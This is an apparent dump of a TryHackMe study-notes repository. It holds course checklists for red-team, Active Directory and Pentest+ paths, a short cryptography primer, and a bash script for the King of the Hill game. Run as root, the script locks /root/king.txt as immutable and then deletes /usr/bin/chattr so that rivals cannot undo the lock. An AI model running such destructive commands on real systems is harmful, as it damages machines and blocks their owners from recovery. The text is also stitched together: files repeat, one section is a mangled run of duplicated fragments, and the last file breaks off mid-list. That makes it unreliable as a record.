19 | - This room will introduce the basic concepts and functionality provided by Active Directory.
20 |
21 | ## `Free` | [Breaching Active Directory](https://tryhackme.com/jr/breachingad)
22 | - This network covers techniques and tools that can be used to acquire that first set of AD credentials that can then be used to enumerate AD.
23 |
24 | ## `Free` | [Enumerating Active Directory](https://tryhackme.com/jr/adenumeration)
25 | - This room covers various Active Directory enumeration techniques, their use cases as well as drawbacks.
26 |
27 | ## `VIP` | [Lateral Movement and Pivoting](https://tryhackme.com/jr/lateralmovementandpivoting)
28 | - Learn about common techniques used to move laterally across a Windows network.
29 |
30 | ## `VIP` | [Exploiting Active Directory](https://tryhackme.com/jr/exploitingad)
31 | - Learn common AD exploitation techniques that can allow you to reach your goal in an AD environment.
32 |
33 | ## `VIP` | [Persisting Active Directory](https://tryhackme.com/jr/persistingad)
34 | - Learn about common Active Directory persistence techniques that can be used post-compromise to ensure the blue team will not be able to kick you out during a red team exercise..
35 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Basic Computer Exploitation.md:
--------------------------------------------------------------------------------
1 |  `VIP` [Network Security Solutions](https://tryhackme.com/jr/redteamnetsec)
15 | > ## Learn about and experiment with various IDS/IPS evasion techniques, such as protocol and payload manipulation.
16 | > - [x] Task 1 Introduction
`VIP` [Network Security Solutions](https://tryhackme.com/jr/redteamnetsec)
15 | > ## Learn about and experiment with various IDS/IPS evasion techniques, such as protocol and payload manipulation.
16 | > - [x] Task 1 Introduction  `VIP` [Firewalls](https://tryhackme.com/jr/redteamfirewalls)
28 | > ## Learn about and experiment with various firewall evasion techniques, such as port hopping and port tunneling.
29 | > - [ ] Task 1 Introduction
`VIP` [Firewalls](https://tryhackme.com/jr/redteamfirewalls)
28 | > ## Learn about and experiment with various firewall evasion techniques, such as port hopping and port tunneling.
29 | > - [ ] Task 1 Introduction  `VIP` [Sandbox Evasion](https://tryhackme.com/jr/sandboxevasion)
41 | > ## Learn about active defense mechanisms Blue Teamers can deploy to identify adversaries in their environment.
42 | > - [ ] Task 1 Introduction
`VIP` [Sandbox Evasion](https://tryhackme.com/jr/sandboxevasion)
41 | > ## Learn about active defense mechanisms Blue Teamers can deploy to identify adversaries in their environment.
42 | > - [ ] Task 1 Introduction  Red Team Fundamentals
2 | > #### Learn the core components of a red team engagement, from threat intelligence to OPSEC and C2s This module will introduce the core components and structure of a red team engagement.
3 |
4 | > #### You will learn how to apply threat intelligence to red team engagements, utilize operations security processes, and will set up your own command and control server.
5 |
6 | > #### By the end of the module, you will be able to plan a red team engagement and understand the methodologies used to emulate a real threat actor.
7 |
8 | ---
9 | 
10 |
11 | ## ✅ `Free` [Red Team Fundamentals](https://tryhackme.com/jr/redteamfundamentals)
12 |
13 |
14 | > Learn about the basics of a red engagement, the main components and stakeholders involved, and how red teaming differs from other cyber security engagements.
15 | - [x] Task 1 Introduction
16 | - [x] Task 2 Vulnerability Assessment and Penetration Tests Limitations
17 | - [x] Task 3 Red Team Engagements
18 | - [x] Task 4 Teams and Functions of an Engagement
19 | - [x] Task 5 Engagement Structure
20 | - [x] Task 6 Overview of a Red Team Engagement
21 | - [x] Task 7 Conclusion
22 |
23 | ---
24 |
25 | ## ✅ `Free` [Red Team Engagements](https://tryhackme.com/jr/redteamengagements)
26 | > Learn the steps and procedures of a red team engagement, including planning, frameworks, and documentation.
27 | - [x] Task 1 Introduction
28 | - [x] Task 2 Defining Scope and Objectives
29 | - [x] Task 3 Rules of Engagement
30 | - [x] Task 4 Campaign Planning
31 | - [x] Task 5 Engagement Documentation
32 | - [x] Task 6 Concept of Operations
33 | - [x] Task 7 Resource Plan
34 | - [x] Task 8 Operations Plan
35 | - [x] Task 9 Mission Plan
36 | - [x] Task 10 Conclusion
37 |
38 | ---
39 |
40 |
41 | ## ✅ `VIP` [Red Team Threat Intel](https://tryhackme.com/jr/redteamthreatintel)
42 | > Apply threat intelligence to red team engagements and adversary emulation.
43 | - `TI` - Threat Intelligence
44 | - `TTP` - Tactics, Techniques, and Procedures
45 | - `CTI` - Cyber Threat Intelligence
46 | - `ISAC` - Information and Sharing Analysis Centers
47 | - [x] Task 1 Introduction
48 | - [x] Task 2 What is Threat Intelligence
49 | - [x] Task 3 Applying Threat Intel to the Red Team
50 | - [x] Task 4 The TIBER-EU Framework
51 | - [x] Task 5 TTP Mapping
52 | - [x] Task 6 Other Red Team Applications of CTI
53 | - [x] Task 7 Creating a Threat Intel Driven Campaign
54 | - [x] Task 8 Conclusion
55 |
56 | ---
57 |
58 | ## ✅ `VIP` [Red Team OPSEC](https://tryhackme.com/jr/opsec)
59 | > Learn how to apply Operations Security (OPSEC) process for Red Teams.
60 | - [x] [Task 1 Introduction]()
61 | - [x] [Task 2 Critical Information Identification]()
62 | - [x] [Task 3 Threat Analysis]()
63 | - [x] [Task 4 Vulnerability Analysis]()
64 | - [x] [Task 5 Risk Assessment]()
65 | - [x] [Task 6 Countermeasures]()
66 | - [x] [Task 7 More Practical Examples]()
67 | - [x] [Task 8 Summary]()
68 |
69 |
70 | ---
71 |
72 | ## ✅ `VIP` [Intro to C2](https://tryhackme.com/jr/introtoc2)
73 | > Learn the essentials of Command and Control to help you become a better Red Teamer and simplify your next Red Team assessment!
74 | - [x] [Task 1 Introduction]()
75 | - [x] [Task 2 Command and Control Framework Structure]()
76 | - [x] [Task 3 Common C2 Frameworks]()
77 | - [x] [Task 4 Setting Up a C2 Framework]()
78 | - [x] [Task 5 C2 Operation Basics]()
79 | - [x] [Task 6 Command, Control, and Conquer]()
80 | - [x] [Task 7 Advanced C2 Setups]()
81 | - [x] [Task 8 Wrapping Up]()
82 |
83 | ---
84 |
--------------------------------------------------------------------------------
/King of the Hill/KoTH/KoTH-Protection:
--------------------------------------------------------------------------------
1 | #!/bin/sh
2 | #!/bin/bash
3 | #!/usr/bin/bash
4 | #!/usr/bin/env bash
5 | #!/data/data/com.termux/files/usr/bin/bash
6 | ###############################################
7 | # Name : Anlominus ~ KoTH
8 | # Last UPDATE : 2022 Jun 10
9 | # Create Date : 2022 Jun 10
10 | # Description: A script to protect your King Rank in KoTH
11 | # Skils: Best Copywriter IN the COSMOS!
12 | # BIG THANX TO ALL COMUNITY THAT SHARE ALL THAT FREE GREAT SCRIPTS
13 | # CREDIT: To All World Creators free Scripts & Tools
14 | # Location: Made With LOVE IN ISRAEL !
15 | # Source: [ https://github.com/Anlominus/TryHackMe/blob/main/King%20of%20the%20Hill/KoTH/KoTH-Protection ]
16 | # Aouther: MatheuzSecurity +~> Anlominus ~> RhytMix ~> KoTH-Protection
17 | # https://youtube.com/c/MatheuZSecurity
18 | # TryHackMe ~> King of The Hill: https://tryhackme.com/games/koth
19 | ###############################################
20 | clear
21 |
22 | DiabloColors(){
23 | ##############################################################################
24 | # COLORS AND BACKGROUNDS
25 | ##############################################################################
26 | Color_Off='\033[0m' # Text Reset
27 |
28 | # Regular Colors
29 | Black='\033[0;30m' # Black
30 | Red='\033[0;31m' # Red
31 | Green='\033[0;32m' # Green
32 | Yellow='\033[0;33m' # Yellow
33 | Blue='\033[0;34m' # Blue
34 | Purple='\033[0;35m' # Purple
35 | Cyan='\033[0;36m' # Cyan
36 | White='\033[0;97m' # White
37 |
38 | # Additional colors
39 | LGrey='\033[0;37m' # Ligth Gray
40 | DGrey='\033[0;90m' # Dark Gray
41 | LRed='\033[0;91m' # Ligth Red
42 | LGreen='\033[0;92m' # Ligth Green
43 | LYellow='\033[0;93m' # Ligth Yellow
44 | LBlue='\033[0;94m' # Ligth Blue
45 | LPurple='\033[0;95m' # Light Purple
46 | LCyan='\033[0;96m' # Ligth Cyan
47 |
48 |
49 | # Bold
50 | BBlack='\033[1;30m' # Black
51 | BRed='\033[1;31m' # Red
52 | BGreen='\033[1;32m' # Green
53 | BYellow='\033[1;33m' # Yellow
54 | BBlue='\033[1;34m' # Blue
55 | BPurple='\033[1;35m' # Purple
56 | BCyan='\033[1;36m' # Cyan
57 | BWhite='\033[1;37m' # White
58 |
59 | # Underline
60 | UBlack='\033[4;30m' # Black
61 | URed='\033[4;31m' # Red
62 | UGreen='\033[4;32m' # Green
63 | UYellow='\033[4;33m' # Yellow
64 | UBlue='\033[4;34m' # Blue
65 | UPurple='\033[4;35m' # Purple
66 | UCyan='\033[4;36m' # Cyan
67 | UWhite='\033[4;37m' # White
68 |
69 | # Background
70 | On_Black='\033[40m' # Black
71 | On_Red='\033[41m' # Red
72 | On_Green='\033[42m' # Green
73 | On_Yellow='\033[43m' # Yellow
74 | On_Blue='\033[44m' # Blue
75 | On_Purple='\033[45m' # Purple
76 | On_Cyan='\033[46m' # Cyan
77 | On_White='\033[47m' # White
78 | }
79 | DiabloColors
80 |
81 | if [[ $(id -u) -ne "0" ]]; then
82 | echo "[ERROR] You must run this script as root" >&2
83 | exit 1
84 | fi
85 |
86 | read -p "Put your nickname: " nick
87 |
88 | function protectKing() {
89 | echo $nick > /root/king.txt
90 | chmod 400 /root/king.txt
91 | chattr +i /root/king.txt
92 | set -o noclobber /root/king.txt
93 | }
94 |
95 | arr=('.' '..' '...' '....')
96 |
97 | for c in $(seq 1); do
98 | for elt in ${arr[*]}; do
99 | echo -ne "\r\033[<1>AProtecting your king $elt" && sleep 0.1;
100 | done
101 | done
102 |
103 | echo -ne "\n"
104 |
105 | message="Success! Your king has been protected! =D"
106 |
107 | for i in $(seq 1 ${#message}); do
108 | echo -ne "${message:i-1:1}"
109 | sleep 0.03
110 | done
111 |
112 | echo -ne "\n"
113 |
114 | clear
115 |
116 | function removeChattr(){
117 | rm /usr/bin/chattr
118 | }
119 |
120 | msg="[*] Success! Binary chattr removed! [*]"
121 |
122 | for i in $(seq 1 ${#msg}); do
123 | echo -ne "${msg:i-1:1}"
124 | sleep 0.03
125 | done
126 | echo -ne "\n"
127 |
128 | protectKing && removeChattr /
129 |
130 | echo -ne "\n"
131 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/README.md:
--------------------------------------------------------------------------------
1 | # 🔰 [CompTIA Pentest+](https://tryhackme.com/path-action/pentestplus/join)
2 |
3 | 
4 |
5 |
6 | # [CompTIA Pentest+](https://tryhackme.com/paths)
7 | > ## This PenTest+ pathway allows individuals to practice the majority of practical skills required for the CompTIA PenTest+ exam.
8 | > ## In this you will learn about
9 | > - Industry standard penetration testing tools
10 | > - Identifying and exploiting different network services
11 | > - Exploiting web applications through today’s most common vulnerabilities
12 | > - Understanding Windows active directory and attacking Kerberos
13 | > - Post exploitation techniques (with Powerview, Bloodhound and Mimikatz)
14 | > - CompTIA PenTest+ is for cybersecurity professionals tasked with penetration testing and vulnerability management.
15 |
16 | ### Complete this pathway and receive 10% off the Pentest+ exam!
17 |
18 | * Hands-on exercises aligning to PenTest+ exam objectives
19 | * Practical exam preparation to help you with the Performance Based Questions
20 |
21 |
22 | - 51 Hours
23 |
24 | - Easy
25 |
26 | ---
27 |
28 | - [x] ✅ [Penetration Testing Tools]()
29 | - [x] ✅ [Application-based vulnerabilities]()
30 | - [x] ✅ [Network-based vulnerabilities]()
31 | - [ ] [Local-host vulnerabilities]()
32 |
33 | ---
34 |
35 | - # ✅ [Penetration Testing Tools]()
36 | > ## The following rooms will teach you how to use tools that are commonly used in the industry to perform penetration tests.
37 | > ## If you're going to be a pentester, you'll need to have these tools equipped in your toolkit.
38 | > - [x] [Tutorial](https://tryhackme.com/jr/tutorial)
39 | > - [x] [Nmap](https://tryhackme.com/jr/furthernmap)
40 | > - [x] [Burp Suite: The Basics](https://tryhackme.com/jr/burpsuitebasics)
41 | > - [x] [Metasploit: Introduction](https://tryhackme.com/jr/metasploitintro)
42 | > - [x] [Nessus](https://tryhackme.com/jr/rpnessusredux)
43 | > - [x] [Hydra](https://tryhackme.com/jr/hydra)
44 |
45 |
46 | - # ✅ [Application-based vulnerabilities]()
47 | > ## Use the following rooms to understand the core security issues with web applications.
48 | > ## The rooms in this section will give you the experience needed to identify and exploit some of the most common vulnerabilities found in the wild today.
49 | > - [X] [HTTP in detail](https://tryhackme.com/jr/httpindetail)
50 | > - [X] [OWASP Top 10](https://tryhackme.com/jr/owasptop10)
51 | > - [X] [OWASP Juice Shop](https://tryhackme.com/jr/owaspjuiceshop)
52 | > - [X] [Vulnversity](https://tryhackme.com/jr/vulnversity)
53 |
54 |
55 | - # ✅ [Network-based vulnerabilities]()
56 | > ## This section will start you off by exploring networking basics.
57 | > ## You will then move on to enumerating and exploiting a variety of different network services.
58 | > ## When you've grasped the basics, you'll put your knowledge by exploiting a Linux Samba share.
59 | > - [X] [Introductory Networking](https://tryhackme.com/jr/introtonetworking)
60 | > - [X] [Network Services](https://tryhackme.com/jr/networkservices)
61 | > - [X] [Network Services 2](https://tryhackme.com/jr/networkservices2)
62 | > - [X] [Kenobi](https://tryhackme.com/jr/kenobi)
63 |
64 |
65 | - # [Local-host vulnerabilities]()
66 | > ## Windows Active Directory (AD) environments dominate the corporate and governmental world's organizational networking structure.
67 | > ## This section will teach you the AD basics, how to attack Kerberos and a domain controller, followed by some post-exploitation techniques.
68 | > - [X] [Active Directory Basics](https://tryhackme.com/jr/activedirectorybasics)
69 | > - [x] [Attacktive Directory](https://tryhackme.com/jr/attacktivedirectory)
70 | > - [x] [Attacking Kerberos](https://tryhackme.com/jr/attackingkerberos)
71 | > - [x] [Post-Exploitation Basics](https://tryhackme.com/jr/postexploit)
72 |
73 |
74 |
75 |
76 | ---
77 |
--------------------------------------------------------------------------------
/Learning Path/Red Teaming/README.md:
--------------------------------------------------------------------------------
1 | # [Red Teaming](https://tryhackme.com/path-action/redteaming/join) | [Path Outline](https://tryhackme.com/path/outline/redteaming)
2 |
3 | The aim of this pathway is to show you how to emulate a potential adversary attack in complex environments.
4 | Going beyond penetration testing, you will learn to conduct successful Red Team engagements and challenge the defence capability of your clients.
5 |
6 | After completing this pathway, you will have the advanced skills needed to pursue new career opportunities in offensive security.
7 |
8 | ---
9 |
10 |
11 |
12 | ## [Red Team Fundamentals]()
13 | 
14 |
15 | ##### Learn the core components of a red team engagement, from threat intelligence to OPSEC and C2s.
16 |
17 |
18 |
19 | - #### ✅ [Red Team Fundamentals]()
20 | ##### Learn about the basics of a red engagement, the main components and stakeholders involved, and how red teaming differs from other cyber security engagements.
21 |
22 |
23 | - #### ✅ [Red Team Engagements]()
24 | ##### Learn the steps and procedures of a red team engagement, including planning, frameworks, and documentation.
25 |
26 |
27 | - #### ✅ [Red Team Threat Intel]()
28 | ##### Apply threat intelligence to red team engagements and adversary emulation.
29 |
30 |
31 | - #### ✅ [Red Team OPSEC]()
32 | ##### Learn how to apply Operations Security (OPSEC) process for Red Teams.
33 |
34 |
35 | - #### ✅ [Intro to C2]()
36 | ##### Learn the essentials of Command and Control to help you become a better Red Teamer and simplify your next Red Team assessment!
37 |
38 |
39 | ---
40 |
41 | ## [Initial Access]()
42 | 
43 |
44 | ##### Explore the different techniques to gain initial access to a target system and network from a Red Teamer’s perspective.
45 |
46 | - #### ✅ [Initial Access]()
47 | Explore the different techniques to gain initial access to a target system and network from a Red Teamer’s perspective.
48 |
49 | - #### ✅ [Red Team Recon]()
50 | Learn how to use DNS, advanced searching, Recon-ng, and Maltego to collect information about your target.
51 |
52 | - #### [Weaponization]()
53 | Understand and explore common red teaming weaponization techniques. You will learn to build custom payloads using common methods seen in the industry to get initial access.
54 |
55 | - #### [Password Attacks]()
56 | This room introduces the fundamental techniques to perform a successful password attack against various services and scenarios.
57 |
58 | - #### [Phishing]()
59 | Learn what phishing is and why it's important to a red team engagement. You will set up phishing infrastructure, write a convincing phishing email and try to trick your target into opening your email in a real-world simulation.
60 |
61 | ---
62 |
63 | ## [Post Compromise]()
64 | 
65 |
66 | ##### Learn about the steps taken by an attacker right after gaining an initial foothold on a network.
67 |
68 | ---
69 |
70 | ## [Host Evasions]()
71 | 
72 |
73 | ##### Understand the techniques behind host-based security and bypass the most common security products in Windows operating systems.
74 |
75 | ---
76 |
77 | ## [Network Security Evasion]()
78 | 
79 |
80 | ##### Learn how to bypass and evade different security solutions used in the industry, such as firewalls and IDS/IPS.
81 |
82 | ---
83 |
84 | ## [Compromising Active Directory]()
85 | 
86 |
87 | ##### Learn and exploit Active Directory networks through core security issues stemming from misconfigurations.
88 |
89 | ---
90 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Cryptography/Encryption - Crypto 101/README.md:
--------------------------------------------------------------------------------
1 | 
2 | - [x] [Encryption - Crypto 101](https://tryhackme.com/room/encryptioncrypto101)
3 | > An introduction to encryption, as part of a series on crypto
4 | - [x] Task 1 What will this room cover?
5 | - [x] Task 2 Key terms
6 | - [x] Task 3 Why is Encryption important?
7 | - [x] Task 4 Crucial Crypto Maths
8 | - [x] Task 5 Types of Encryption
9 | - `Symmetric encryption` uses the same key to encrypt and decrypt the data.
10 | - Examples of Symmetric encryption are DES (Broken) and AES.
11 | - These algorithms tend to be faster than asymmetric cryptography, and use smaller keys (128 or 256 bit keys are common for AES, DES keys are 56 bits long).
12 | - `Asymmetric encryption` uses a pair of keys, one to encrypt and the other in the pair to decrypt.
13 | - Examples are RSA and Elliptic Curve Cryptography.
14 | - Normally these keys are referred to as a public key and a private key.
15 | - Data encrypted with the private key can be decrypted with the public key, and vice versa.
16 | - Your private key needs to be kept private, hence the name.
17 | - Asymmetric encryption tends to be slower and uses larger keys, for example RSA typically uses 2048 to 4096 bit keys.
18 | - `RSA` and Elliptic Curve cryptography are based around different mathematically difficult (intractable) problems, which give them their strength.
19 | - More about RSA later.
20 | - [x] Task 6 `RSA` - Rivest Shamir Adleman
21 | - There are some excellent tools for defeating RSA challenges in CTFs
22 | - [RsaCtfTool](https://github.com/Ganapati/RsaCtfTool)
23 | - [RsatTool](https://github.com/ius/rsatool)
24 | - [RSA ENCRYPTION](https://muirlandoracle.co.uk/2020/01/29/rsa-encryption/)
25 | - The key variables that you need to know about for RSA in CTFs are p, q, m, n, e, d, and c.
26 | - “p” and “q” are large prime numbers, “n” is the product of p and q.
27 | - The public key is n and e, the private key is n and d.
28 | - “m” is used to represent the message (in plaintext) and “c” represents the ciphertext (encrypted text).
29 | - [x] Task 7 Establishing Keys Using Asymmetric Cryptography
30 | - [x] Task 8 Digital signatures and Certificates
31 | - [x] Task 9 SSH Authentication
32 | - [x] Task 10 Explaining Diffie Hellman Key Exchange
33 | - [x] Task 11 PGP, GPG and AES
34 | - [x] Task 12 The Future - Quantum Computers and Encryption
35 |
36 | ---
37 |
38 | # Key Terms
39 | - `Ciphertext` - The result of encrypting a plaintext, encrypted data
40 | - `Cipher` - A method of encrypting or decrypting data. Modern ciphers are cryptographic, but there are many non cryptographic ciphers like Caesar.
41 | - `Plaintext` - Data before encryption, often text but not always. Could be a photograph or other file
42 | - `Encryption` - Transforming data into ciphertext, using a cipher.
43 | - `Encoding` - NOT a form of encryption, just a form of data representation like base64. Immediately reversible.
44 | - `Key` - Some information that is needed to correctly decrypt the ciphertext and obtain the plaintext.
45 | - `Passphrase` - Separate to the key, a passphrase is similar to a password and used to protect a key.
46 | - `Asymmetric encryption` - Uses different keys to encrypt and decrypt.
47 | - `Symmetric encryption` - Uses the same key to encrypt and decrypt
48 | - `Brute force` - Attacking cryptography by trying every different password or every different key
49 | - `Cryptanalysis` - Attacking cryptography by finding a weakness in the underlying maths
50 | - `RSA` - Rivest Shamir Adleman
51 | - `PGP` - Pretty Good Privacy
52 | - `GPG` - GNU Privacy Guard
53 | - `AES` - Advanced Encryption Standard
54 |
55 | # Private-key cryptosystems
56 | > Private-key cryptosystems use the same key for encryption and decryption.
57 | - Caesar cipher
58 | - Substitution cipher
59 | - Enigma machine
60 | - Data Encryption Standard
61 | - Twofish
62 | - Serpent
63 | - Camellia
64 | - Salsa20
65 | - ChaCha20
66 | - Blowfish
67 | - CAST5
68 | - Kuznyechik
69 | - RC4
70 | - 3DES
71 | - Skipjack
72 | - Safer
73 | - IDEA
74 | > Advanced Encryption Standard, also known as AES and Rijndael.
75 |
76 | # Public-key cryptosystems
77 | > Public-key cryptosystems use a public key for encryption and a private key for decryption.
78 | - Diffie–Hellman key exchange
79 | - RSA encryption
80 | - Rabin cryptosystem
81 | - Schnorr signature
82 | - ElGamal encryption
83 | - Elliptic-curve cryptography
84 | - Lattice-based cryptography
85 | - McEliece cryptosystem
86 | - Multivariate cryptography
87 | - Isogeny-based cryptography
88 |
89 | ---
90 |
91 | # Sources
92 |
93 |
94 |
--------------------------------------------------------------------------------
/Badges/README.md:
--------------------------------------------------------------------------------
1 |
Red Team Fundamentals
2 | > #### Learn the core components of a red team engagement, from threat intelligence to OPSEC and C2s This module will introduce the core components and structure of a red team engagement.
3 |
4 | > #### You will learn how to apply threat intelligence to red team engagements, utilize operations security processes, and will set up your own command and control server.
5 |
6 | > #### By the end of the module, you will be able to plan a red team engagement and understand the methodologies used to emulate a real threat actor.
7 |
8 | ---
9 | 
10 |
11 | ## ✅ `Free` [Red Team Fundamentals](https://tryhackme.com/jr/redteamfundamentals)
12 |
13 |
14 | > Learn about the basics of a red engagement, the main components and stakeholders involved, and how red teaming differs from other cyber security engagements.
15 | - [x] Task 1 Introduction
16 | - [x] Task 2 Vulnerability Assessment and Penetration Tests Limitations
17 | - [x] Task 3 Red Team Engagements
18 | - [x] Task 4 Teams and Functions of an Engagement
19 | - [x] Task 5 Engagement Structure
20 | - [x] Task 6 Overview of a Red Team Engagement
21 | - [x] Task 7 Conclusion
22 |
23 | ---
24 |
25 | ## ✅ `Free` [Red Team Engagements](https://tryhackme.com/jr/redteamengagements)
26 | > Learn the steps and procedures of a red team engagement, including planning, frameworks, and documentation.
27 | - [x] Task 1 Introduction
28 | - [x] Task 2 Defining Scope and Objectives
29 | - [x] Task 3 Rules of Engagement
30 | - [x] Task 4 Campaign Planning
31 | - [x] Task 5 Engagement Documentation
32 | - [x] Task 6 Concept of Operations
33 | - [x] Task 7 Resource Plan
34 | - [x] Task 8 Operations Plan
35 | - [x] Task 9 Mission Plan
36 | - [x] Task 10 Conclusion
37 |
38 | ---
39 |
40 |
41 | ## ✅ `VIP` [Red Team Threat Intel](https://tryhackme.com/jr/redteamthreatintel)
42 | > Apply threat intelligence to red team engagements and adversary emulation.
43 | - `TI` - Threat Intelligence
44 | - `TTP` - Tactics, Techniques, and Procedures
45 | - `CTI` - Cyber Threat Intelligence
46 | - `ISAC` - Information and Sharing Analysis Centers
47 | - [x] Task 1 Introduction
48 | - [x] Task 2 What is Threat Intelligence
49 | - [x] Task 3 Applying Threat Intel to the Red Team
50 | - [x] Task 4 The TIBER-EU Framework
51 | - [x] Task 5 TTP Mapping
52 | - [x] Task 6 Other Red Team Applications of CTI
53 | - [x] Task 7 Creating a Threat Intel Driven Campaign
54 | - [x] Task 8 Conclusion
55 |
56 | ---
57 |
58 | ## ✅ `VIP` [Red Team OPSEC](https://tryhackme.com/jr/opsec)
59 | > Learn how to apply Operations Security (OPSEC) process for Red Teams.
60 | - [x] [Task 1 Introduction]()
61 | - [x] [Task 2 Critical Information Identification]()
62 | - [x] [Task 3 Threat Analysis]()
63 | - [x] [Task 4 Vulnerability Analysis]()
64 | - [x] [Task 5 Risk Assessment]()
65 | - [x] [Task 6 Countermeasures]()
66 | - [x] [Task 7 More Practical Examples]()
67 | - [x] [Task 8 Summary]()
68 |
69 |
70 | ---
71 |
72 | ## ✅ `VIP` [Intro to C2](https://tryhackme.com/jr/introtoc2)
73 | > Learn the essentials of Command and Control to help you become a better Red Teamer and simplify your next Red Team assessment!
74 | - [x] [Task 1 Introduction]()
75 | - [x] [Task 2 Command and Control Framework Structure]()
76 | - [x] [Task 3 Common C2 Frameworks]()
77 | - [x] [Task 4 Setting Up a C2 Framework]()
78 | - [x] [Task 5 C2 Operation Basics]()
79 | - [x] [Task 6 Command, Control, and Conquer]()
80 | - [x] [Task 7 Advanced C2 Setups]()
81 | - [x] [Task 8 Wrapping Up]()
82 |
83 | ---
84 |
--------------------------------------------------------------------------------
/King of the Hill/KoTH/KoTH-Protection:
--------------------------------------------------------------------------------
1 | #!/bin/sh
2 | #!/bin/bash
3 | #!/usr/bin/bash
4 | #!/usr/bin/env bash
5 | #!/data/data/com.termux/files/usr/bin/bash
6 | ###############################################
7 | # Name : Anlominus ~ KoTH
8 | # Last UPDATE : 2022 Jun 10
9 | # Create Date : 2022 Jun 10
10 | # Description: A script to protect your King Rank in KoTH
11 | # Skils: Best Copywriter IN the COSMOS!
12 | # BIG THANX TO ALL COMUNITY THAT SHARE ALL THAT FREE GREAT SCRIPTS
13 | # CREDIT: To All World Creators free Scripts & Tools
14 | # Location: Made With LOVE IN ISRAEL !
15 | # Source: [ https://github.com/Anlominus/TryHackMe/blob/main/King%20of%20the%20Hill/KoTH/KoTH-Protection ]
16 | # Aouther: MatheuzSecurity +~> Anlominus ~> RhytMix ~> KoTH-Protection
17 | # https://youtube.com/c/MatheuZSecurity
18 | # TryHackMe ~> King of The Hill: https://tryhackme.com/games/koth
19 | ###############################################
20 | clear
21 |
22 | DiabloColors(){
23 | ##############################################################################
24 | # COLORS AND BACKGROUNDS
25 | ##############################################################################
26 | Color_Off='\033[0m' # Text Reset
27 |
28 | # Regular Colors
29 | Black='\033[0;30m' # Black
30 | Red='\033[0;31m' # Red
31 | Green='\033[0;32m' # Green
32 | Yellow='\033[0;33m' # Yellow
33 | Blue='\033[0;34m' # Blue
34 | Purple='\033[0;35m' # Purple
35 | Cyan='\033[0;36m' # Cyan
36 | White='\033[0;97m' # White
37 |
38 | # Additional colors
39 | LGrey='\033[0;37m' # Ligth Gray
40 | DGrey='\033[0;90m' # Dark Gray
41 | LRed='\033[0;91m' # Ligth Red
42 | LGreen='\033[0;92m' # Ligth Green
43 | LYellow='\033[0;93m' # Ligth Yellow
44 | LBlue='\033[0;94m' # Ligth Blue
45 | LPurple='\033[0;95m' # Light Purple
46 | LCyan='\033[0;96m' # Ligth Cyan
47 |
48 |
49 | # Bold
50 | BBlack='\033[1;30m' # Black
51 | BRed='\033[1;31m' # Red
52 | BGreen='\033[1;32m' # Green
53 | BYellow='\033[1;33m' # Yellow
54 | BBlue='\033[1;34m' # Blue
55 | BPurple='\033[1;35m' # Purple
56 | BCyan='\033[1;36m' # Cyan
57 | BWhite='\033[1;37m' # White
58 |
59 | # Underline
60 | UBlack='\033[4;30m' # Black
61 | URed='\033[4;31m' # Red
62 | UGreen='\033[4;32m' # Green
63 | UYellow='\033[4;33m' # Yellow
64 | UBlue='\033[4;34m' # Blue
65 | UPurple='\033[4;35m' # Purple
66 | UCyan='\033[4;36m' # Cyan
67 | UWhite='\033[4;37m' # White
68 |
69 | # Background
70 | On_Black='\033[40m' # Black
71 | On_Red='\033[41m' # Red
72 | On_Green='\033[42m' # Green
73 | On_Yellow='\033[43m' # Yellow
74 | On_Blue='\033[44m' # Blue
75 | On_Purple='\033[45m' # Purple
76 | On_Cyan='\033[46m' # Cyan
77 | On_White='\033[47m' # White
78 | }
79 | DiabloColors
80 |
81 | if [[ $(id -u) -ne "0" ]]; then
82 | echo "[ERROR] You must run this script as root" >&2
83 | exit 1
84 | fi
85 |
86 | read -p "Put your nickname: " nick
87 |
88 | function protectKing() {
89 | echo $nick > /root/king.txt
90 | chmod 400 /root/king.txt
91 | chattr +i /root/king.txt
92 | set -o noclobber /root/king.txt
93 | }
94 |
95 | arr=('.' '..' '...' '....')
96 |
97 | for c in $(seq 1); do
98 | for elt in ${arr[*]}; do
99 | echo -ne "\r\033[<1>AProtecting your king $elt" && sleep 0.1;
100 | done
101 | done
102 |
103 | echo -ne "\n"
104 |
105 | message="Success! Your king has been protected! =D"
106 |
107 | for i in $(seq 1 ${#message}); do
108 | echo -ne "${message:i-1:1}"
109 | sleep 0.03
110 | done
111 |
112 | echo -ne "\n"
113 |
114 | clear
115 |
116 | function removeChattr(){
117 | rm /usr/bin/chattr
118 | }
119 |
120 | msg="[*] Success! Binary chattr removed! [*]"
121 |
122 | for i in $(seq 1 ${#msg}); do
123 | echo -ne "${msg:i-1:1}"
124 | sleep 0.03
125 | done
126 | echo -ne "\n"
127 |
128 | protectKing && removeChattr /
129 |
130 | echo -ne "\n"
131 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/README.md:
--------------------------------------------------------------------------------
1 | # 🔰 [CompTIA Pentest+](https://tryhackme.com/path-action/pentestplus/join)
2 |
3 | 
4 |
5 |
6 | # [CompTIA Pentest+](https://tryhackme.com/paths)
7 | > ## This PenTest+ pathway allows individuals to practice the majority of practical skills required for the CompTIA PenTest+ exam.
8 | > ## In this you will learn about
9 | > - Industry standard penetration testing tools
10 | > - Identifying and exploiting different network services
11 | > - Exploiting web applications through today’s most common vulnerabilities
12 | > - Understanding Windows active directory and attacking Kerberos
13 | > - Post exploitation techniques (with Powerview, Bloodhound and Mimikatz)
14 | > - CompTIA PenTest+ is for cybersecurity professionals tasked with penetration testing and vulnerability management.
15 |
16 | ### Complete this pathway and receive 10% off the Pentest+ exam!
17 |
18 | * Hands-on exercises aligning to PenTest+ exam objectives
19 | * Practical exam preparation to help you with the Performance Based Questions
20 |
21 |
22 | - 51 Hours
23 |
24 | - Easy
25 |
26 | ---
27 |
28 | - [x] ✅ [Penetration Testing Tools]()
29 | - [x] ✅ [Application-based vulnerabilities]()
30 | - [x] ✅ [Network-based vulnerabilities]()
31 | - [ ] [Local-host vulnerabilities]()
32 |
33 | ---
34 |
35 | - # ✅ [Penetration Testing Tools]()
36 | > ## The following rooms will teach you how to use tools that are commonly used in the industry to perform penetration tests.
37 | > ## If you're going to be a pentester, you'll need to have these tools equipped in your toolkit.
38 | > - [x] [Tutorial](https://tryhackme.com/jr/tutorial)
39 | > - [x] [Nmap](https://tryhackme.com/jr/furthernmap)
40 | > - [x] [Burp Suite: The Basics](https://tryhackme.com/jr/burpsuitebasics)
